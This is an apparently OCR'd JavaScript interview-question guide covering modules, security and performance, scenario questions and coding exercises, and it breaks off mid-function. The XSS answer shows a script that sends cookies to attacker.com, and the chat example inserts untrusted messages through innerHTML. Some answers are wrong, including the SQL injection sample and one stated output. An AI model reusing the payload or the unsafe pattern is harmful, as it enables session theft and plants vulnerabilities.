
- Dynamic imports can be **called conditionally** or within functions, based on runtime logic, allowing for more flexibility in module loading.

```
import('./math.js')
  .then((module) => {
    const { add } = module;
    // Use the imported module
  })
  .catch((error) => {
    // Handle any errors
  });
```

Q. What are module bundlers?

- Module bundlers in JavaScript are tools that combine multiple modules or files into a **single optimized bundle** that can be executed by a web browser.





Chapter 19: Security & Performance

Q. What is eval() function in JS?

Q. What is XSS (Cross-Site Scripting) attack?

Q. What is SQL Injection attack?

Q. What are some best practices for security in JS?

Q. What are the best practices for improving performance in JS?

Q. What is eval() function in JS?

- eval() is a built-in function that evaluates a string as a JavaScript code and **dynamically executes** it.

```
let x = 10;
let y = 20;
let code = "x + y";

let z = eval(code);
console.log(z);
// Output: 30
```

Q. What is XSS (Cross-Site Scripting) attack?

- XSS (Cross-Site Scripting) is a security attack when a user/ hacker **insert some malicious script code in input fields** to steal or manipulate content.


```
// Malicious script to steal cookie
<script>
  console.log("XSS attack!");
  var img = new Image();
  img.src = "http://attacker.com/steal?cookie=" + document.cookie;
</script>
```

Q. What is SQL Injection attack?

- SQL Injection is a security attack when a user/ hacker **insert some malicious SQL script** code in input fields to steal or manipulate content.


```sql
-- sql script
SELECT first_name, age, email, contact_number
FROM Customers;
```

Q. What are some best practices for security in JS? V. IMP.

❖ Best practices for implementing security in JS:

1. **Input Validation**: Always validate and sanitize user input to prevent XSS (Cross-Site Scripting) and SQL injection attacks.

2. **Avoid Eval**: Avoid using eval() to execute dynamic code as it can introduce security risks by executing untrusted code.

3. **Secure Communication**: Always use HTTPS not HTTP for secure communication.

4. **Authentication and Authorization**: Use strong password hashing algorithms.

Q. What are the best practices for improving performance in JS? V. IMP.

❖ Best practices for improving performance in JS:

1. **Minimize HTTP Requests**: Combine and minify JavaScript files into a single file to reduce the number of HTTP requests. For eg: use module bundlers.
2. **Use Asynchronous Operations**: Utilize callbacks, promises, or async/await to perform asynchronous operations and avoid blocking the main thread.
3. **Minimize DOM Manipulation**
4. **Avoid Memory Leaks:** Remove event listener when events are no more required.
5. **Cache Data:** Store frequently used data in memory or browser storage.
6. **Lazy Loading:** Use lazy loading techniques to load resources only when they are needed, improving initial page load time.
7. **Optimize Images**

```
// Avoid memory leaks
button.addEventListener('click', handleClick);
// Later, when the event listener is no longer needed
button.removeEventListener('click', handleClick);
```

Chapter 20: Scenario based - Tricky Short Questions

Q. How to execute a piece of code repeatedly after some fix time?

Q. How to handle asynchronous operations In JS?

Q. How to manipulate and modify CSS styles of HTML elements dynamically?

Q. How to handle errors and exceptions in your code?

Q. How to store key-value pairs & efficiently access and manipulate the data?

Q. How to iterate over elements in an array and perform a specific operation on each element?

Q. How to dynamically add or remove elements from a web page?

Q. What method is used to retrieve data from an external API?

Q. How to manage the state in a web application?

Q. How to implement a queue or a stack like data structure in JS?

Chapter 20: Scenario based – Tricky Short Questions

Q. How do you attach an event handler to an HTML element?

Q. How to perform actions based on keyboard events in JS?

Q. How to fetch data from multiple APIs in parallel and process the results together?

Q. What are the methods to manipulate JSON data efficiently?

Q. How to get the current URL of a webpage?

Q. How do you find the length of an array in JS?

Q. How to create a copy of an array?

Q. How do you access individual characters in a string?

Q. How can you check if a string contains a specific substring?

Q. Can you modify the value of a variable captured in a Closure?

Q. How to execute a piece of code repeatedly after some fix time? V. IMP.

- By using **setInterval()** functions.

```
setInterval(() => {
    console.log('Executing code at an interval');
  }, 1000);
```

Q. How to handle asynchronous operations In JS?

- By using **Promises or async/ await** mechanism.

```
async function fetchData() {
  try {
    const response = await fetch("https://api.example.com/data");
    const data = await response.json();
    console.log(data);
  } catch (error) {
    console.log("Error:", error);
  }
}
```

Q. How to manipulate and modify CSS styles of HTML elements dynamically?

- By using DOM manipulation method **style.setProperty().**

```
const element = document.getElementById('myElement');
element.style.setProperty('color', 'red');
```

Q. How to handle errors and exceptions in your code? V. IMP.

- By using **try...catch** statement.

```
try {
  // Code that may throw an error
  throw new Error("Something went wrong!");
} catch (error) {
  console.log("Error:", error.message);
}
```

Q. How to store key-value pairs & efficiently access and manipulate the data?

- By using **Objects** or **Maps**.

```
// Store key value pair
const person = {
  name: "John Doe",
  age: 25,
  occupation: "Engineer",
};

// Access value by key
console.log(person.name);

// Modify value
person.name = "Happy Rawat";
console.log(person.name);
```

Q. How to iterate over elements in an array and perform a specific operation on each element?

V. IMP.

- By using Array methods **forEach() or map() or for...of loop**.

```
// Array of numbers
const numbers = [1, 2, 3, 4, 5];

// Fetch number one by one
numbers.forEach((number) => {

    //Modify each element
    number = number * 2;
    console.log(number);
});

// Output: 2 4 6 8 10
```

Q. How to dynamically add or remove elements from a web page?

- By using DOM manipulation methods like **createElement(), appendChild(), or removeChild()**.

```
const newElement = document.createElement('div');
newElement.textContent = 'Hello, world!';
document.body.appendChild(newElement);

document.body.removeChild(newElement);
```

Q. What method is used to retrieve data from an external API?

- By using **fetch()** API.

```
fetch('https://api.example.com/data')
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.log('Error:', error));
```

Q. How to manage the state in a web application?

- By using **State management libraries** (e.g., Redux, MobX) or JavaScript frameworks (e.g., React, Angular, Vue.js).

Q. How to implement a queue or a stack like data structure in JS?

- By using **Arrays** which can be used to implement queues and stacks in JavaScript.

```
// Queue implementation using an array
const queue = [];
queue.push(1);
queue.push(2);
queue.shift();
console.log(queue);
```

Q. How do you attach an event handler to an HTML element?

- **addEventListener()** method is used to attach event handler to an HTML element.

```html
<button id="myButton">Click Me</button>
```

```javascript
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
  alert("button clicked");
}
```

Q. How to perform actions based on keyboard events in JS?

- By using event listeners for keyboard events like **keydown, keyup, or keypress**.

```
document.addEventListener('keydown', (event) => {
    if (event.key === 'Enter') {
      console.log('Enter key pressed');
    }
  });
```

Q. How to fetch data from multiple APIs in parallel and process the results together?

V. IMP.

- By using **Promise.all()** method in the asynchronous programming.

```
async function fetchData() {
  const [data1, data2] = await Promise.all([
    fetch("https://api.example.com/data1").then((response) => response.json()),
    fetch("https://api.example.com/data2").then((response) => response.json()),
  ]);
  console.log(data1, data2);
}
```

Q. What are the methods to manipulate JSON data efficiently?

- By using **JSON.parse()** and **JSON.stringify()** methods.

```
const jsonData = '{"name": "Happy", "age": 40}';
const parsedData = JSON.parse(jsonData);
console.log(parsedData.name);

// Output: John
```

Q. How to get the current URL of a webpage?

```
const currentURL = window.location.href;

console.log(currentURL);
```

Q. How do you find the length of an array in JS?

- The length property returns the **number of elements** in the array.

```
let array = [1, 2, 3, 4, 5];

let length = array.length;

console.log(length);
// Output: 5
```

Q. How to create a copy of an array?

```
const originalArray = [1, 2, 3, 4, 5];
const copiedArray = originalArray.slice();

console.log(copiedArray);
// Output: [1, 2, 3, 4, 5]
```

Q. How do you access individual characters in a string?


- We can access individual characters by using **bracket notation or charAt()** method.

```
var str = 'Hello';
```

```
//bracket notation []
var firstChar = str[0];
console.log(firstChar);
//Output: 'H'
```

```
//charAt() method
var thirdChar = str.charAt(2);
console.log(thirdChar);
//Output: 'l'
```

Q. How can you check if a string contains a specific substring?




```
var str = "Hello, World"; // The original string
var substring = "World"; // The substring to search
```

```
// 1. Using the includes() method
var isPresent1 = str.includes(substring);
console.log(isPresent1);
// Output: true
```

```
// 2. Using the indexOf() method
var isPresent2 = str.indexOf(substring) >= 0;
console.log(isPresent2);
// Output: true
```

```
// 3. Using regular expressions (RegExp)
var pattern = /World/;
var isPresent3 = pattern.test(str);
console.log(isPresent3);
// Output: true
```

Q. Can you modify the value of a variable captured in a Closure?

- **Yes.** When a closure captures a variable from its outer scope, it **retains a reference to that variable**. This reference allows the closure to access and modify the variable, even if the outer function has finished executing.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1
```

Chapter 21: Scenario based – Feature Development

Q. How to validate user input as they type in a form?

Q. How to implement pagination for displaying large sets of data?

Q. How to implement drag-and-drop functionality for elements on a web page?

Q. How to implement a feature that allows users to search for specific items in a large dataset?

Q. How to implement a feature that allows users to perform live search suggestions as they type?

Q. How to implement a real-time chat application using JS.

Q. How to create an infinite scrolling feature using JS when a user reaches the bottom of a webpage?

Q. How to implement a toggle switch that changes the theme (light/dark mode) of a website when clicked.

Q. How to use JS to dynamically update date in real time on webpage?

Q. How to prevent a form from being submitted without required fields being filled?

Q. How to validate user input as they type in a form? V. IMP.

- By using event handling or event listeners on **input event**.

```
// Get the input field element
const inputField = document.getElementById("myInput");

// Event listener for input event
inputField.addEventListener("input", function (event) {
  const inputValue = event.target.value;

  // Perform validation logic
  if (inputValue.length < 3) {
    // Display an error message or apply visual feedback
    console.log("Input must be at least 3 characters long");
  } else {
    // Input is valid
    console.log("Input is valid");
  }
});
```

Q. How to implement pagination for displaying large sets of data?

- By using **Slice()** method or pagination libraries like react-paginate or vue-pagination.


```
const data = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15];

const itemsPerPage = 10;
const pageNumber = 1;
const startIndex = (pageNumber - 1) * itemsPerPage;

const paginatedData = data.slice(startIndex, startIndex + itemsPerPage);
console.log(paginatedData);

// Output: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
```

Q. How to implement drag-and-drop functionality for elements on a web page? V. IMP.

- By setting **draggable="true"** for the element in html file

```
<body>
  <div draggable="true" id="dragElement">Drag me!</div>
  <script src="index.js"></script>
</body>
```

Drag me!

Drag me!

- By adding event listener to **dragstart** event in JS.

```
const draggableElement = document.getElementById("dragElement");

draggableElement.addEventListener("dragstart", (event) => {
  event.dataTransfer.setData("text/plain", event.target.id);
});
```

Q. How to implement a feature that allows users to search for specific items in a large dataset?

- By using array methods **filter()** and **includes()**.


```
const data = ["My", "Name", "Is", "Happy"];
const searchTerm = 'pp';

const filteredData = data.filter(item => item.includes(searchTerm));
console.log(filteredData);

// Output: Happy
```

Q. How to implement a feature that allows users to perform live search suggestions as they type?

V. IMP.

- By using **input** event on element and by using **fetch()** API to retrieve search suggestions from the server.


```
const input = document.getElementById("searchInput");

input.addEventListener("input", (event) => {

  const searchText = event.target.value;

  fetch(`/search/suggestions?query=${searchText}`)
    .then((response) => response.json())
    .then((data) => {
      // Display search suggestions to the user
    });
});
```




Q. How to implement a real-time chat application using JS.

V. IMP.

- By using **WebSockets** - WebSockets allow data to be sent in both directions using a single connection between a client and a server.





Q. How to implement a real-time chat application using JS.

V. IMP.


```
// Create a WebSocket connection to the server
const socket = new WebSocket("ws://localhost:8080");

// Get DOM elements
const messages = document.getElementById("messages");
const input = document.getElementById("input");
const sendButton = document.getElementById("send");

// Event listener when the WebSocket connection is opened
socket.addEventListener("open", () => {
  console.log("WebSocket connection opened");
});
```

```
// Event listener for incoming messages
socket.addEventListener("message", (event) => {
  const message = event.data;
  // Display the received message in the chat
  messages.innerHTML += `<p>${message}</p>`;
});

// Event listener for the send button
sendButton.addEventListener("click", () => {
  const message = input.value;
  if (message) {
    // Send the message to the server
    socket.send(message);
    // Clear the input field
    input.value = "";
  }
});
```

Q. How to create an infinite scrolling feature using JS when a user reaches the bottom of a webpage?

V. IMP.

```
// Load initial content
loadMoreContent();

// Function to load content
function loadMoreContent() {
  // Make an AJAX request to fetch more content from the server
  fetch("/get-more-content")
    .then((response) => response.text());
}

// Define a threshold for triggering more content loading
const threshold = 200;

// Event listener for the scroll event
window.addEventListener("scroll", () => {
  const scrollPosition = window.scrollY;
  const totalHeight = document.documentElement.scrollHeight;
  const windowHeight = window.innerHeight;

  // Check if the user is near the bottom of the page
  if (totalHeight - (scrollPosition + windowHeight) < threshold) {
    loadMoreContent(); // Trigger loading more content
  }
});
```



Q. How to implement a toggle switch that changes the theme (light/dark mode) of a website when clicked.


```
// Get the theme toggle button element
const themeToggle = document.getElementById('themeToggle');

// Get the <body> element of the page
const body = document.body;

// Add an event listener to the theme toggle button
themeToggle.addEventListener('click', () => {
  // Toggle the 'dark-mode' class on the <body> element
  body.classList.toggle('dark-mode');
});
```

Q. How to use JS to dynamically update date in real time on webpage?

```
// Initial update
updateDateTime();

function updateDateTime() {
  const datetimeElement = document.getElementById("datetime");
  const now = new Date();
  // Format the date and time (example format: "YYYY-MM-DD HH:MM:SS")
  const formattedDateTime = `${now.getFullYear()}
  -${(now.getMonth() + 1).toString()}
  -${now.getDate().toString()}

  ${now.getHours().toString()}:
  ${now.getMinutes().toString()}:
  ${now.getSeconds().toString()}`;

  // Update the content of the element
  datetimeElement.textContent = formattedDateTime;
}

// Update the date and time every second
setInterval(updateDateTime, 1000);
```

Q. How to prevent a form from being submitted without required fields being filled?

```
// Get the form element by its ID
const form = document.getElementById('myForm');

form.addEventListener('submit', (event) => {

  // If form is invalid (required fields not filled)
  if (!form.checkValidity()) {

    // Prevent the default form submission
    event.preventDefault();
    // Show an alert message
    alert('Please fill in all required fields.');
  }
});
```



Chapter 12: Coding

Q. Write a function that returns the reverse of a string?

Q. Write a function that returns the longest word in the sentence.

Q. Write a function that checks whether a given string is a palindrome or not?

Q. Write a function to remove duplicate elements from an array.

Q. Write a function that checks whether two strings are anagrams or not?

Q. Write a function that returns the number of vowels in a string.

Q. Write a function to find the largest number in an array.

Q. Write a function to check if a given number is prime or not?

Q. Write a function to calculate the factorial of a number.

Q. Write a program to remove all whitespace characters from a string.

Q. Write a function to find the sum of all elements in an array.

Chapter 12: Coding

Q. Write a function to find the average of an array of numbers.

Q. Write a function to sort an array of numbers in ascending order.

Q. Write a function to check if a given array is sorted in ascending order or not.

Q. Write a function to merge two arrays into a single sorted array.

Q. Write a function to remove a specific element from an array.

Q. Write a function to find the second largest element in an array.

Q. Write a function to reverse the order of words in a given sentence.

Q. Write a function to find the longest common prefix among an array of strings.

Q. Write a function to find the intersection of two arrays.

Q. Write a function to calculate the Fibonacci sequence up to a given number.

Q. Write a function that returns the reverse of a string? V. IMP.

```
console.log(reverseString("Interview, Happy"));

// Output: "yppaH ,weivretnI"
```

```
// using for loop
function reverseString(str) {
  // Initialize an empty string to
  // store the reversed string
  let reversed = "";

  // Iterate through the characters of the
  // input string in reverse order
  for (let i = str.length - 1; i >= 0; i--) {
    reversed += str[i];
  }
  return reversed;
}
```

```
// Shortcut way
function reverseString(str) {
// Split the string into an array of characters
// Reverse the order of elements in the array
// Join the characters back together into a str
  return str.split("").reverse().join("");
}
```

Q. Write a function that returns the longest word in the sentence.

```
// Find the Longest Word
console.log(findLongestWord("I love coding in JavaScript"));

// Output: "JavaScript"
```

```
function findLongestWord(sentence) {
  // Step 1: Split the sentence into an array of words
  const words = sentence.split(" ");
  let longestWord = "";

  // Step 2: Iterate through each word in the array
  for (let word of words) {
    // Step 3: Check if the current word is longer than the current longest word
    if (word.length > longestWord.length) {
      // Step 4: If true, update the longestWord variable
      longestWord = word;
    }
  }
  return longestWord;
}
```

Q. Write a function that checks whether a given string is a palindrome or not? V. IMP.

- A palindrome is a word that reads the same forward and backward.

```
// Check for Palindrome
console.log(isPalindrome("racecar"));

// Output: true
```

```
function isPalindrome(str) {

  // Step 1: Reverse the string
  const reversedStr = str.split("").reverse().join("");

  // Step 2: Compare the reversed string with the original string
  return str === reversedStr;

}
```

Q. Write a function to remove duplicate elements from an array. V. IMP.

```
// Remove Duplicates from an Array
console.log(removeDuplicates([1, 2, 3, 4, 4, 5, 6, 6]));

// Output: [1, 2, 3, 4, 5, 6]
```

```
// using Set
function removeDuplicates(arr) {
  // Step 1: Convert the array to a Set
  // (which only allows unique values)
  // Step 2: Convert the Set back to an array
  return [...new Set(arr)];
}
```

```
// using for loop
function removeDuplicates(arr) {
  // Empty array to store unique elements
  const uniqueElements = [];

  // Loop through the input array
  for (let i = 0; i < arr.length; i++) {
    // Check if the current element is
    // already in the uniqueElements array
    if (uniqueElements.indexOf(arr[i]) === -1) {
      // If not found, push the element
      // to the uniqueElements array
      uniqueElements.push(arr[i]);
    }
  }
  return uniqueElements;
}
```

Q. Write a function that checks whether two strings are anagrams or not? V. IMP.

- An anagram is a word formed by rearranging the letters of another word.

```
// Check for Anagrams
console.log(areAnagrams("listen", "silent"));

// Output: true
```

```
function areAnagrams(str1, str2) {

  // Step 1: Split the strings into arrays of characters
  // Step 2: Sort the characters in each array
  const sortedStr1 = str1.split("").sort().join("");
  const sortedStr2 = str2.split("").sort().join("");

  // Step 3: Compare the sorted strings
  return sortedStr1 === sortedStr2;
}
```

Q. Write a function that returns the number of vowels in a string.

```
// Count the Vowels
console.log(countVowels("Hello, world!"));

// Output: 3
```

```
function countVowels(str) {
  const vowels = ["a", "e", "i", "o", "u"];
  let count = 0;

  // Step 1: Iterate through each character in the string
  for (let char of str.toLowerCase()) {
    // Step 2: Check if the character is a vowel
    if (vowels.includes(char)) {
      // Step 3: If true, increment the count
      count++;
    }
  }
  return count;
}
```

Q. Write a function to find the largest number in an array.

```
// Find largest Number
console.log(findLargestNumber([2, 4, 6, 9, 3]));
// Output: 9
```

```
function findLargestNumber(arr) {
  // Step 1: Set the initial largest element to the first element of the array
  let largest = arr[0];

  // Step 2: Iterate through the array and update the largest element if a larger element is found
